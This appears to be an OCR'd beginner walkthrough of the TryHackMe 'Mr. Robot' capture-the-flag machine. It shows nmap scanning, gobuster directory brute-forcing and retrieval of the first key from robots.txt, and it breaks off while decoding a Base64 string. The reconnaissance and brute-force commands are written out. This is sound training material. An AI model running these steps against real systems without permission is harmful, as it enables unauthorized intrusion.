Guidance & Pentest Report on Mr .Robot Machine

Written by: G. Chanuka Isuru Sampath

Client: Try Hack Me

Date: 2024/09/17

Table of Contents

What is Mr. Robot Machine?


The Mr. Robot machine is a virtual environment designed for ethical hacking and penetration testing, inspired by the critically acclaimed television series *Mr. Robot*. This machine serves as a Capture The Flag (CTF) challenge, giving cybersecurity enthusiasts and professionals an opportunity to practice their skills in a controlled, realistic environment. Hosted on platforms like VulnHub, users can download and deploy it on their own virtual environments, such as VMware or VirtualBox.

The TryHackMe version of the Mr. Robot machine is structured to mimic real-world penetration testing, drawing from the themes of the show, where Elliot Alderson, a skilled hacker, takes on corrupt institutions. As participants engage with the challenge, they are tasked with identifying and exploiting various vulnerabilities, simulating real-world attack scenarios that require critical thinking and a hacker's mindset. The machine typically includes a web server running WordPress, which might contain vulnerabilities like file upload flaws, allowing for exploitation through reverse shells and other methods.

Throughout the challenge, users will encounter key concepts such as reconnaissance, directory brute-forcing, web application exploitation, and privilege escalation all essential techniques in ethical hacking. Each hidden flag represents a different level of difficulty, forcing participants to adapt and use skills like brute force attacks, file inclusion vulnerabilities, and Linux privilege escalation.

This machine emphasizes fundamental cybersecurity principles, making it a valuable learning tool for beginners looking to hone their


skills. For more advanced users, it presents a chance to refine penetration testing techniques, offering a deeper, more immersive challenge. By the end of the experience, players will not only have practiced core hacking techniques but also gained hands-on experience that extends far beyond theoretical knowledge, making it a perfect training ground for aspiring cybersecurity professionals or those preparing for more advanced CTFs.



TryHackMe Mr. Robot Walkthrough: A Beginner's Guide to Hacking with Elliot

Tools Used in this CTF


1. Nmap (Network Mapper): -



Nmap (Network Mapper) is a powerful, open-source tool used for network discovery and security auditing. Created by Gordon Lyon (aka Fyodor) and first released in 1997, Nmap has become one of the most widely used tools in the cybersecurity and network administration fields due to its versatility and effectiveness.

At its core, Nmap is designed to scan and map networks, allowing users to discover hosts, services, and open ports on systems connected to a network. It is particularly useful for identifying vulnerabilities and determining what services or applications are running on specific machines, making it a valuable tool for penetration testers, system administrators, and security professionals.

2. Gobuster: -



Gobuster is a fast and efficient open-source tool used for brute-force enumeration of web directories, DNS subdomains, and virtual hosts. Written in Go (hence the name "Gobuster"), it is designed to help security professionals and penetration testers discover hidden directories and files on web servers, as well as DNS subdomains and other exposed services that might otherwise go unnoticed. Gobuster is particularly known for its speed and reliability when working in large-scale or complex environments.

3. Netcat: -

Netcat, often referred to as the "Swiss Army knife" of networking tools, is a versatile command-line utility used for reading and writing data across network connections using the TCP or UDP protocols. It is widely employed for tasks such as network diagnostics, port scanning, file transfers, and creating simple backdoors. Netcat can establish connections to remote systems, listen for incoming connections, or act as a port listener, making it invaluable for both system administrators and penetration testers. Its simplicity and powerful features make Netcat a go-to tool for troubleshooting and security testing in network environments.

Guide to Hacking

Step 1: Initial Recon with Nmap

Before exploiting a machine, we need to understand what services are running. We'll begin by scanning the target IP using **Nmap**, a powerful tool that helps identify open ports, services, and possible entry points.

Run the following Nmap command to get a detailed scan:


nmap -sV -sC -oN nmap.txt 10.10.125.130

- **-sV**: Detects service versions.
- **-sC**: Runs default scripts for additional information.
- **-oN** nmap.txt: Saves the scan results to a file.

```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
└─$ nmap -sV  -sC -oN nmap.txt  10.10.125.130
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-17 23:40 EDT
Nmap scan report for 10.10.125.130
Host is up (0.43s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.91 seconds
```

The machine has port 80 (HTTP) and port 443 (HTTPS) open. Port 22 (SSH) is closed, meaning we won't be able to access the machine via SSH. Since HTTP and HTTPS are our entry points, let's explore the website on port 80.




Step 2: Directory Enumeration with Gobuster

Once we have the initial scan, we use **Gobuster** to search for hidden directories and files on the website. Gobuster uses wordlists to brute-force directory names, revealing places that might not be immediately visible to the public.

gobuster dir -u http://10.10.125.130/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

- **-u:** This specifies the URL
- **-w**: This specifies the wordlist


This command brute-forces the directories using the provided wordlist.




Several interesting directories are revealed, including **/robots**, which often contains sensitive information on older or misconfigured websites. Let's check it out.

Step 3: Key 1 – Hidden in robots.txt

Navigating to http://10.10.125.130/robots.txt we find a file that contains instructions for web crawlers but can sometimes leak information.




Bingo! We can access the first key at http://10.10.125.130/key-1-of-3.txt




That's the first flag down. Let's continue exploring the site.

We found **/license** let's navigate to it



Let's review source code:



It has Base64-encoded string copy it.


Step 4: Cracking Credentials from Base64

During our exploration, we stumble across a license file that contains an interesting Base64-encoded string:

